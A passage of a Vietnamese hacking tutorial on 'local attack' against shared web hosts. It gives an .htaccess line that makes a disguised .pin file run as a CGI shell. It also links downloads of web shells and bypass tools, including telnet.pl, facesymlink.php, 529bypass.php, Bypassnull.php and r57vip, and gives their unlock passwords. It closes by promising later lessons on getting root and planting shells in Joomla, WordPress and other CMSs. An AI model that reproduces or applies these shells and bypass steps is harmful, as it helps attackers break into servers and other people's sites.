AddHandler cgi-script .pin

+ telnet.pl

http://www.mediafire.com/?t9cavs1n0ipthq1
shell telnet.pl có chức năng hoàn toàn tương tự với con shell soleil.pin. Tuy nhiên cách thức sử dụng nó thì đơn giản hơn nhiều vì không phải sử dụng đến file .htaccess mà chỉ cần chmod nó về 755 là chạy được.


( Pass unlock: soleil_vhb, pass dải nén nếu có : ceh.vn )

- * Đối với các server không có chức năng run command và cũng không cho chạy shell cgi thì có thể sử dụng các shell sau để bypass đơn giản đối với 1 số server.

+ facesymlink.php
http://www.mediafire.com/?fc9kencnilx0rm4 ( 5.2.12 -> 5.3.1
http://www.mediafire.com/?kmid8rahl5wjh74 ( version 5.3 -> 5.4 )

+ 529bypass.php
http://www.mediafire.com/?cls0e5k873w83ef

+ Bypassnull.php
http://www.mediafire.com/?1x0zxmig5ctwezr

+ Hoặc sử dụng safe mode bypass
http://www.mediafire.com/download.php?38d13jgqw132db2

+ Sử dụng các chức năng bypass trên con shell r57vip này ( nên convert domain sang dạng ip)
http://www.mediafire.com/?sqjs5du3srlifqt

+ Hoặc sử dụng via sqli
v.v….

(Tất cả các shell download trên đều có pass unlock: vhb_soleil và pass dải nén nếu có: ceh.vn)

Trong bài tut trên soleil đã giới các phương pháp local attack cơ bản và các dạng bypass cơ bản nhất có thể sử dụng. Trong bài tiếp theo soleil sẽ đề cập đến các dạng bypass nâng cao đối với 1 số server khó, các thủ thuật vượt chmod qua 400 permission, chiếm quyền điều khiển root (get root) và các kỹ thuật up shell đối với 1 số mã nguồn mở như: joomla, worpress, nukeviet, vbulletin, drupal……

Xem Thêm